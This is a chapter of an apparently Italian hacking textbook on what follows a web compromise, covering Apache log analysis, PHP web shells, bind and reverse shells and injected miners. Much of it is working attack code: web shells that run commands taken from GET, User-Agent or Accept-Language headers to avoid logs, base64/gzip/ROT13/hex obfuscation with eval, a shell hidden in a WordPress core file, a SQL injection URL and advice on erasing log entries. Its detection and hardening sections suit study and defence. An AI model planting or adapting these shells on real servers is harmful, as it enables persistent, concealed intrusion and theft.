La web app è stata violata, quali sono i rischi che si corrono? Dove vanno i cyber-criminali a iniettare i loro tool malevoli? Come li costruiscono?

Come sappiamo i motivi che spingono un cyber-criminale sono diversi (Capitolo 1.3) e per ognuno di essi esiste una dinamica che ne segue; con questo articolo cercheremo di comprendere quali sono i settori che vengono spesso coinvolti a seguito di un attacco e come sanificare le aree minacciate.

12.1 Tracce di un Attacco

A seguito di un attacco a un portale o infrastruttura web vengono lasciate molte tracce dal cyber-criminale. Queste possono aiutare i sysadmin a rilevare l'identità dell'attacker, a patto che non siano state manipolate o siano state adottate tecniche di anonimato[162]: è importante che un amministratore di sistema sia in grado di leggere tra i log e gli indizi lasciati sul server a seguito di un attacco per poter operare efficacemente misure di sicurezza adeguate e, eventualmente, collezionare i dati per un eventuale procedimento legale.

In questo capitolo affronteremo alcuni concetti basilari sull'analisi dei log e forniremo soluzioni sui possibili scenari che è possibile affrontare. L'ambiente, come per il resto del Volume, farà affidamento a un'infrastruttura di tipo Apache-PHP-MySQL e i comandi saranno utilizzati sulla macchina **victim**.

12.1.1 Log di Apache

Qualunque richiesta di tipo HTTP viene raccolta all'interno di un file, chiamato log, che solitamente (negli ambienti Debian based) è all'interno del file:

```
/var/log/apache2/access.log
```

Il processo di logging consiste in un semplice salvataggio delle richieste HTTP all'interno di un file. Considera che, in caso di molte richieste, i log verranno

compressi. Lanciamo ad esempio il comando:

```
$ ls /var/log/apache2/

access.log access.log.1 access.log.2.gz access.log.3.gz

...
```

Dove:

- *access.log*: è l'ultimo log creato e contiene le ultimissime richieste di Apache
- *access.log.1* : è il penultimo log creato e contiene richieste HTTP più vecchie del primo
- *access.log.2.gz, 3.gz etc...*: sono versioni ancora più vecchie, compresse in formato gzip per evitare di pesare sul disco

È possibile leggere i log direttamente da Terminale (o usando un editor di testo, se la macchina **victim** fornisce un Display Manager) attraverso il comando:

```
$ cat /var/log/apache2/access.log
```

Tuttavia il terminale si riempirà di un'enormità di log. C'è qualcosa che può interessarci? Ad esempio dopo aver lanciato la seguente SQL Injection:

```
http://victim/vuln/vulnerabilities/sqli/?
id=%27+OR+1%3D1+UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Subm
```

Potremmo voler raccogliere tutti i log che contengono "UNION" nella query-string. Per farlo possiamo appendere al comando cat il comando grep:

```
$ cat /var/log/apache2/access.log | grep "UNION"

20.0.0.2 - - [16/Aug/2018:16:04:49 +0200] "GET
/vuln/vulnerabilities/sqli/?
id=%27+OR+1%3D1+UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Subm
 HTTP/1.1" 200 2030 "http://victim/vuln/vulnerabilities/sqli/"
"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0"
```

Da qui possiamo vedere come l'IP 20.0.0.2 (la macchina **attacker**) ha effettuato l'attacco ai danni dell'applicazione web, con user-agent "Mozilla/5.0 etc..." alle ore 16:04:49 del 16 Agosto 2018.

Chiaramente un malintenzionato dovrebbe cancellare questa informazione, a patto che abbia i permessi (solitamente root) per poter modificare il file: qui notiamo com'è importante effettuare il Privilege Escalation e una corretta

gestione dell'utente web server (in questo caso www-data, com'è solito per i web server Apache).

Se il malintenzionato avesse la facoltà di modificare tale file (con qualunque editor, vedi nano ma anche vim etc...) potrebbe cancellare senza troppi indugi la voce che dichiara la sua presenza nel web server:

```
$ sudo nano /var/log/apache2/access.log
```

12.1.2 Analisi automatica dei Log

Finché stiamo parlando di un piccolo web server con pochissimi accessi il controllo non è difficile; cosa succede però quando siamo pieni di log?

In rete esistono un'infinità di tools pensati per aiutare i sysadmin ad analizzare i log del Web Server: noi abbiamo scelto **Scalp/Anathema**[163], fork dell'omonimo log analyzer per Apache che permette di effettuare controlli all'interno delle richieste Apache HTTP/GET.

Apache2 di default non logga le variabili passate con metodo POST: per ottenerle si consiglia di utilizzare l'estensione mod_security[164] oppure mod_dumpio[165].

Scarichiamo nella macchina **victim** il programma[166]:

```
$ git clone https://github.com/nanopony/apache-scalp.git

$ cd apache-scalp
```

Nella stessa cartella andiamo a scaricare anche il file "default-filter.xml" che contiene tutte le Regex da utilizzare durante il controllo dei log:

```
$ wget
https://raw.githubusercontent.com/PHPIDS/PHPIDS/master/lib/IDS/default
```

Essendo scritto in Python 3, avremo bisogno sia dell'interprete in questa versione che di Pip3 installato. Se così non fosse, lanciamo anche:

```
$ sudo apt install python3 python3-pip
```

Quindi installiamo le dipendenze:

```
$ pip3 install -r requirements.txt
```

Infine lanciamo il comando:

```
$ python3 scalp/scalp.py -l /var/log/apache2/access.log -f
default_filter.xml -o /var/www/html/scalp

Loading XML file 'default_filter.xml'...

Processing the file '/var/log/apache2/access.log'...

Scalp results:

        Processed 45 lines over 45

        Found 2 attack patterns in 0.050066 s

Generating output in /var/www/html/scalp/access.log_scalp_*
```

Accedendo da **victim** (o da **attacker**, puntando a victim) alla cartella interna riusciremo a leggere i log di Apache e gli eventuali attacchi trovati:

```
http://localhost/scalp/
```

Al suo interno troveremo i log generati, con gli eventuali attacchi testati [Figura 12.1].

```
#
# File created by Scalp! by Romain Gaucher - http://code.google.com/p/apache-scalp
# Apache log attack analysis tool based on PHP-IDS filters
#
Scalped file: access.log
Creation date: Thu-16-Aug-2018

ttack Local File Inclusion (lfi)

        ### Impact 5
        ::1 - - [16/Aug/2018:14:29:39 +0200] "GET /shell.php?cmd=/etc/passwd HTTP/1.1"
00 1050 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
        Reason: "Detects specific directory and path traversal"

        ::1 - - [16/Aug/2018:14:29:49 +0200] "GET /shell.php?cmd=cat%20/etc/passwd
TTP/1.1" 200 1050 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
irefox/52.0"
        Reason: "Detects specific directory and path traversal"

Attack Spam (spam)
Attack Directory Traversal (dt)
Attack Remote File Execution (rfe)
Attack Information Disclosure (id)
Attack type: files
Attack type: format string
Attack SQL Injection (sqli)
Attack Denial Of Service (dos)
Attack Cross-Site Request Forgery (csrf)
Attack Cross-Site Scripting (xss)
```

Figura 12.1: effettua qualche strana richiesta alla macchina victim, quindi prova con Scalp! quanti attacchi riesce a trovare.

12.2 Web Shell

La web shell è uno script utilizzato dai cyber-criminali con l'intento di mantenere un accesso persistente alla macchina già violata; una web shell solitamente non attacca o exploita una vulnerabilità ma è piuttosto una conseguenza di un attacco.

La Web Shell è la naturale conseguenza di una vulnerabilità di tipo File Inclusion, Remote File Inclusion e anche di attacchi SQL Injection o violazione di protocolli di amministrazione (FTP, SSH etc...) che consentono di caricare file all'interno del web server: le funzionalità di una web shell si limitano solitamente all'esecuzione di comandi da server, navigare tra le cartelle, visualizzare processi attivi, eseguire query sul Database e molto altro ancora.

12.2.1 Web Shell, a cosa servono

Le web shell possono essere utilizzate per diverse applicazioni d'attacco; vediamo alcune situazioni comuni che è possibile ritrovare nella maggior parte delle casistiche.

Accesso Remoto

La web shell solitamente contiene al suo interno una backdoor che consente a un cyber-criminale di collegarsi da remoto e di controllare il server in qualunque momento. Questo è uno dei maggiori vantaggi, poiché consente di ottenere l'accesso alla macchina senza dover rieffettuare l'attacco. Inoltre, permette di accedere alla macchina infetta anche dopo che la vulnerabilità che è stata utilizzata venga fixata.

Solitamente la web shell viene protetta dal cyber-criminale tramite una password o un altro sistema d'autenticazione (come una variabile GET segreta, un cookie o un indirizzo IP specifico) per evitare che altri criminali "rubino" il suo lavoro. L'autenticazione è inoltre utile per evitare che alcuni motori di ricerca riescano a salvare la shell tra i risultati ed esporla così ad attacchi come Google Hacking (Capitolo 4.6.2.2).

Privilege Escalation

Qualora il server vittima non sia adeguatamente configurato, l'attacker avrà un ambiente di test facile da manipolare e su cui testare le funzioni disponibili; tra queste, potrebbe installare programmi, cambiare permessi, aggiungere e rimuovere utenti ed accedere a informazioni riservate del server.

Qualora le condizioni glielo permettano, potrà effettuare attacchi interni alla macchina, elevando i permessi dell'utente in uso a root: in questo modo riuscirà ad ottenere i permessi massimi e manipolare la macchina come più gli aggrada.

Vettore d'Attacco

Grazie all'accesso il cyber-criminale può utilizzare la macchina violata per effettuare attacchi interni o esterni alla rete; ad esempio potrebbe sniffare il traffico interno della rete, enumerare altri hosts o siti web disponibili, eventuali sistemi di difesa etc... per poi compromettere l'intera infrastruttura.

Allo stesso modo, il web server violato può essere utilizzato come "tunnel" per attacchi a danni di terzi, aggiungendo un livello di anonimato aggiuntivo e sfruttando le risorse di calcolo della macchina per effettuare attacchi.

Botnet

Tra gli usi comuni di una web shell ritroviamo anche le funzionalità di botnet: attraverso l'uso di sistemi di comunicazione client-server (ad esempio API interne) la web shell può essere comandata a sua volta da un ulteriore server C&C[167] in grado di comandare attacchi a danni di terzi. Tra questi, i più comuni sono gli attacchi di tipo DDoS (Distributed Denial of Serivce) che consistono nell'esaurimento delle risorse di rete o di computazione ai danni di server che offrono servizi in rete.

Attacco: **Programmazione Web Shell**

Simulazione DEMO

Molte web shell sono già disponibili in rete[168] (per i miei test onestamente preferisco Weevely[169]) tuttavia risultano essere facilmente identificabili dai sistemi di difesa. In questo breve capitolo vedremo alcuni esempi di come si progetta una Web Shell da zero attraverso il linguaggio di programmazione PHP e delle tecniche comuni di evasione dei sistemi di controllo[170].

Partiamo col dire che una web shell non è nient'altro che una serie di funzioni

PHP: esattamente come qualunque altro script, dipende da sintassi e semantica di questo linguaggio, pertanto seguono le stesse regole.

Tra le funzioni PHP abbiamo **system()** che permette di eseguire codice lato server e stampare l'output direttamente sulla nostra pagina. Un esempio potrebbe essere [Codice 12.1]:

Codice 12.1

```
<?php
system("ls");
?>
```

```
root@hacklog:/var/www/html# php shell.php
hacklog.html
index.backup.html
index.html
shell.php
...
```

La funzione system eseguirà il comando all'interno delle virgolette (").

Allo stesso modo anche la funzione **exec()** consente di eseguire codice lato server; a questo bisognerà anticipare anche la funzione echo(), in quanto exec() esegue ma non stampa in output. Ad esempio [Codice 12.2]:

Codice 12.2

```
<?php
echo exec("whoami");
?>
```

```
root@hacklog:/var/www/html# php shell.php
root
```

Allo stesso modo è possibile evocare funzioni come: **shell_exec()**, **passthru()** e **proc_open()**.

Esiste inoltre un curioso operatore ad esecuzione in PHP: il **backtick**[171] (`, in italiano traducibile con accento grave). Tale operatore, se specificato all'interno di una funzione di output (ad esempio echo) permette al PHP di tentare l'esecuzione del contenuto tra i backticks come se fosse un comando da shell, rendendo di fatti l'uso della funzione identica a quanto effettua shell_exec().

Vediamo un esempio di codice [Codice 12.3]:

Codice 12.3

```
<?php
$output = `whoami`;
```

```
echo "$output";
?>
```

```
root@hacklog:/var/www/html# php shell.php

root
```

Ovviamente una shell può essere eseguita in maniera dinamica, ad esempio passando risultati tramite un method (in esempio useremo il GET) [Codice 12.4] per poi caricarli da browser [Figura 12.2]:

Codice 12.4

```
<?php
$command = $_GET['cmd'];
$output  = `$command`;
echo "$output";
?>
```




Figura 12.2: esempio di una web shell base con comandi passati attraverso il metodo GET

12.2.2 Tecniche di Evasione di una Web Shell

In questo capitolo non tratteremo dell'autenticazione di una web app, che andrebbe applicata durante la progettazione di una web shell: per questo, rimandiamo nel capitolo 12.2 sull'Autenticazione, in particolar modo su quella Web Form.

Attacco: **Web Shell Headers**

Simulazione DEMO

I sistemi di protezione automatici (IDS) sono soliti verificare attraverso i parametri GET e POST i valori sospetti, quindi di bloccarli prima che si eseguano sulla macchina. Inoltre, un sysadmin potrebbe andare a leggere i log del web server (in questo caso Apache) e trovare la web shell:

```
$ tail /var/log/apache2/access.log

20.0.0.2 - - [16/Aug/2018:12:07:32 +0200] "GET /shell.php?
cmd=ls%20-la HTTP/1.1" 200 518 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0"
```

In questo caso il cyber-criminale potrebbe decidere di passare il comando utilizzando un'altra strada, ad esempio con lo *User-Agent* [Figura 12.3] [Codice 12.5]:

Codice 12.5

```
<?php
$command = $_SERVER['HTTP_USER_AGENT'];
$output  = `$command`;
echo "$output";
?>
```




Figura 12.3: Lo User-Agent è il vettore da cui passeremo il comando alla web shell. In questo caso un IDS basilare verrebbe bypassato.

Tutto molto bello, però andiamo a rivedere i log di Apache:

```
$ tail /var/log/apache2/access.log

20.0.0.2 - - [16/Aug/2018:12:16:43 +0200] "GET /shell.php HTTP/1.1"
200 506 "-" "ls -la"
```

Anche in questo caso il comando viene stampato tra i log.

Tra i vari parametri che possiamo passare al Web Server abbiamo anche "Accept-Language": se la usassimo come variabile nella nostra web shell verrebbe salvata nei log? Scopriamolo! [Codice 12.6] [Figura 12.4]

Codice 12.6

```php
<?php
$command = $_SERVER['HTTP_ACCEPT_LANGUAGE'];
$output  = `$command`;
echo "$output";
?>
```




Figura 12.4: anche in questo caso il comando viene lanciato e l'IDS basilare bypassato.

Questa volta andiamo a verificare gli accessi: ci saranno tracce del nostro comando?

```
$ tail /var/log/apache2/access.log
```

```
20.0.0.2 - - [16/Aug/2018:12:23:18 +0200] "GET /shell.php HTTP/1.1"
200 506 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0"
```

Eureka! Questa volta il Web Server non ha salvato nei log access il comando, rendendo molto più difficile al sysadmin il compito di trovare il comando utilizzato nella macchina.

Ora tocca a te: perché non provi a usare altre variabili utilizzate dal web server e vedere quali vengono memorizzate dai log e quali no?

Attacco: **Web Shell Obfuscation**

Simulazione DEMO

Tra le tecniche utilizzate dai cyber-criminali per nascondere le web shell abbiamo l'offuscamento: essendo il PHP (o qualunque linguaggio server-side interpretato) un codice aperto, chiunque può leggerne il contenuto. Difatti, solo recentemente, i linguaggi compilati (o simil-compilati) si sono avvicinati al mondo del web grazie ai framework vari. Ad ogni modo, quali metodi vengono usati per nascondere le shell?

Spazi bianchi

Se la web shell è stata inclusa in un file core della web app, ci sono diverse possibilità che il codice sia stato nascosto in fondo al file. Vediamo un esempio di un file core di Wordpress infetto [Codice 12.7]:

Codice 12.7

```
<?php
//...
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require(dirname(__FILE__) . '/wp-blog-header.php');
// Da qui in poi ci saranno diversi spazi ([INVIO]) fi
...
...
...
exec("ls -la");
```

CCR (Codifica, Compressione, Replace)

Tra le funzioni PHP abbiamo la possibilità di manipolare le stringe in valori codificati: questo metodo è molto efficace contro sistemi di sicurezza che effettuano controlli con approccio white-box (capitolo 1.5.2.1).

Data la seguente funzione in grado di listare il contenuto della cartella in cui è presente la web shell [Codice 12.8]:

Codice 12.8

```php
<?php
system("ls -la");
```

È possibile generarne una variante, utilizzando la funzione **eval()**, una funzione in grado di eseguire una stringa come se fosse codice PHP [Codice 12.9]:

Codice 12.9

```php
<?php
eval("system('ls -la')");
```

In questo modo un sistema di protezione base non sarà in grado di determinare che system() sia a tutti gli effetti una funzione. Il contenuto di eval può inoltre essere codificato in **Base64**, quindi eseguito in PHP [Codice 12.10]:

Codice 12.10

```php
<?php
eval(base64_decode('c3lzdGVtKCdscyAtbGEnKTsNCg=='));
```

Il valore c3lzdGVtKCdscyAtbGEnKTsNCg== risulterà system('ls -la');[172] In questo caso un sistema di protezione basato sulla firma digitale del malware difficilmente riuscirà a scovarlo nel web server. Possiamo ulteriormente complicare la vita del detection comprimendo la funzione in **gzip** [Codice 12.11]:

Codice 12.11

```php
<?php
eval(gzinflate(base64_decode('K64sLknN1VDKKVbQzUlU0rQG
 =='))));
```

La codifica Base64 può essere ulteriormente affiancata a una codifica **ROT13** [Codice 12.12]:

Codice 12.12

```php
<?php
eval(gzinflate(str_rot13(base64_decode('K64sLknN1VDKKV
 =='))));
```

Chiaramente è possibile automatizzare queste funzioni passando attraverso tool chiamati **PHP Obfuscator**: in rete sono disponibili diversi tools pensati per l'occasione.[173][174][175][176]

Offuscamento in HEX

Tra le pratiche più comuni di offuscamento ritroviamo la manipolazione delle stringe in HEX: con HEX ci si riferisce al sistema numerico esadecimale[177], un metodo che consiste nel contare fino a 16 (anziché a base 10 a cui siamo abituati). Grazie all'hex è possibile generare funzioni codificandole e decodificandole, rendendole più difficili da scovare.

Prendendo ad esempio la seguente funzione PHP [Codice 12.13]:

Codice 12.13

```
<?php
system('cat /etc/passwd');
```

È possibile convertire il suo valore (ASCII) in HEX tramite qualunque convertitore disponibile in rete[178] (o attraverso la funzione stessa in PHP). Il risultato sarà:

```
73797374656d2827636174a02f6574632f706173737776427293b
```

Tramite una serie di funzioni in PHP è possibile ciclare (ciclo for) ogni singolo carattere del valore HEX (funzione split), convertire il carattere in ASCII (chr(hexdec)), quindi eseguirlo (eval); il tutto sarà salvato all'interno della funzione dcd, a cui sarà possibile inviare qualunque input di tipo HEX [Codice 12.14]:

Codice 12.14

```
<?php
// Funzione che accetta HEX
function dcd($hex)
{
    // Splitta il valore, quindi cicla ogni carattere
    for ($i = 0; $i < strlen($hex) - 1; $i += 2) {

 // Converti i valori da HEX a decimale, quindi in ASC

 $string .= chr(hexdec($hex[$i] . $hex[$i + 1]));
    }
```

```
    // Esegui la funzione
    eval($string);
}
dcd('73797374656d2827636174202f6574632f70617373776427
?>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter13/hex-shell.php

Difesa: **Web Shell**

Simulazione DEMO

Ecco alcune regole d'oro per evitare che, anche in caso di attacco, la web shell sia inefficace:

1) Se usi un CMS preconfezionato, evita di utilizzare plugin esterni dagli store ufficiali o crackati (quest'ultimi sono pieni zeppi di web shell)
2) Disabilita l'esecuzione di codice nelle cartelle dove è permesso il caricamento, come le immagini, uploads, avatar e così via.
3) A meno che non siano necessarie, disabilita le funzioni di PHP pericolose, ad esempio: **exec(), shell_exec(), passthru(), eval(), system(), show_source(), proc_open(), pcntl_exec(), assert()**
4) Limita i permessi dell'utente web server, così anche in caso di violazione le azioni con la we shell sarebbero limitate

Se si ritiene di esser stati vittima di un attacco con la conseguente presenza di una web shell, il sysadmin dovrà effettuare alcune verificare di seguito spiegate.

Inizieremo a **cercare tra i log del web server** qualunque riferimento a parole chiave comuni o path che solitamente interessano i cybercriminali:

```
$ cat /var/log/apache2/access.log | awk -F\" ' { print $1,$2 } ' | grep "/etc/passwd"

::1 - - [16/Aug/2018:14:29:49 +0200]  GET /shell.php?cmd=cat%20/etc/passwd HTTP/1.1
```

In questo caso la macchina avrà trovato, all'interno dei log, un accesso alla risorsa "shell.php" con all'interno una richiesta GET di tipo "cmd=cat /etc/passwd".

Alternativamente è possibile utilizzare un approccio di tipo white-box sull'intera web app, ad esempio **cercando tutte le funzioni pericolose** nel path in cui ci si trova (nell'esempio ci sposteremo in una presunta cartella /var/www/html):

```
$ cd /var/www/html

$ grep -RPn "
(passthru|exec|eval|shell_exec|assert|str_rot13|system|phpinfo|base64_
 *\("

...

html/shell.php:20:exec("ls -la");

...
```

Troverai il comando tra i nostri cheatsheet di Github[179].

Qualora il comando venisse lanciato nella macchina vittima di test (DVWA) questa listerebbe tutte le pagine contenenti le funzioni qui considerate pericolose. Interessante, vero?

Come sappiamo inoltre le web shell vengono offuscate per "scappare" dai controlli degli IDS; i valori codificati generano solitamente **valori enormi**, molto più lunghi di qualunque altro valore normale in PHP. Ad esempio:

```
HJ3HkqNQEkU/ZzqCBd4t8V4YAQI2E3jvPV8/1Gw6orsVFLyXefMcFUL5EXf/yqceii7e8r
```

Un approccio di controllo è quindi quello di verificare che, all'interno dei file, ci siano valori superiori entro un certo limite (ad esempio 200 caratteri). Il comando da usare potrebbe essere quindi:

```
$ awk 'length($0)>200' *

eval(gzinflate(base64_decode('HJ3HkqNQEkU/ZzqCBd4t8V4YAQI2E3jvPV8/1Gw6
```

Sarebbe utile anche un controllo sugli **ultimi file modificati**, ad esempio con il comando:

```
$ find -name '*.php' -mtime -1 -ls

823225      4 -rw-r--r--   1 root     root          403 ago 16
15:15 ./shell.php
```


Modificando[180] il valore di mtime qualora necessario.

12.3 Shell Remota

Come per la Web Shell, una Shell remota può essere descritta come un programma che permette di accedere da remoto a una macchina senza doverla nuovamente violare. A differenza di una Web Shell però la connessione non dipende dal protocollo HTTP, sempre raggiungibile, bensì da una connessione diretta a quest'ultima. Nel corso di questo Volume abbiamo visto alcuni attacchi che fanno uso di Shell Remote tramite Meterpreter, più specificamente di Bind Shell. È importante dunque considerare che esistono due tipi di Shell: **Bind Shell** e **Reverse Shell**.


Bind Shell

La Bind Shell è un tipo di shell dove la macchina attacker effettua una connessione alla porta vittima; quest'ultima resta in ascolto di una connessione in entrata.



Reverse Shell

Una Reverse Shell è un tipo di shell dove la macchina vittima effettua una connessione alla porta dell'attacker; in questo caso la connessione è invertita (reverse).



Scelta tra Bind e Reverse Shell

La scelta di una *Bind Shell* e di una *Reverse Shell* dipende dallo scenario in cui ci si trova: ad esempio è possibile che la rete di victim blocchi le connessioni in entrata (in tal caso si preferirà una *Reverse Shell*). Analogamente una *Bind Shell* può essere adatta qualora l'attacker abbia difficoltà ad aprire la porta della propria rete (magari non proprio la sua...).

L'uso delle Shell è stato ampiamente affrontato durante la lettura e non verrà ulteriormente approfondito in quanto inutile ai fini di un attacco in ambiente Web – si preferirà una Web Shell – e più orientata ad attacchi generali veicolati su protocolli TCP/IP generici.

12.4 Malvertising

Una variante d'attacco che può causare una Stored XSS (Capitolo 8.1.1.1) consiste nello sfruttare vulnerabilità che permettono all'attacker di modificare le pagine server-side della web app: una modifica di un file PHP lato server permetterebbe al malintenzionato di iniettare codice nei browser dei visitatori per il proprio resoconto personale.

A seguito di un attacco, il cybercriminale può modificare uno o più file sul server: potrebbe, ad esempio, iniettare un miner in Javascript e sfruttare la potenza di calcolo dei visitatori del sito per monetizzare cryptovalute. Lo script verrà generato da servizi di terze parti e sarà composto principalmente da: HTML, Javascript e CSS.

L'attacco più probabile è quindi di Malvertising: il codice iniettato potrà presentarsi come mera pubblicità di vario tipo (a sostituzione di quella già presente oppure sotto nuove vesti come pop-up, pop-under etc…) o attraverso lo sfruttamento della potenza di calcolo come visto in precedenza; tratteremo quest'ultimo argomento, cercando di capire come analizzare la presenza di un miner all'interno della pagina attraverso l'impatto che può avere sul browser utente.

Client Code Injection, come ripulire l'attacco

Anche in questo caso non esiste uno standard preciso ma alcuni consigli da seguire per identificare la vulnerabilità. In primo luogo, se si sospetta l'attacco, sarà utile l'analisi dell'output lato client (vedi Ispeziona Elemento, Capitolo 2.7) e, una volta accertata l'entità del danno, si potrà risalire alla fonte. Il codice incriminato è solitamente insidiato all'interno di file sempre

inclusi o caricati da un CMS, ad esempio:

- .htaccess o file di configurazione del web server
- file di configurazione (config.php, wp-config.php, include.php etc…)
- file di templating (template generali in HTML come header, footer etc...)
- file di core (pagine che gestiscono nodi vitali per il funzionamento della web app come core.php e simili)

Client Code Injection, come prevenire l'attacco

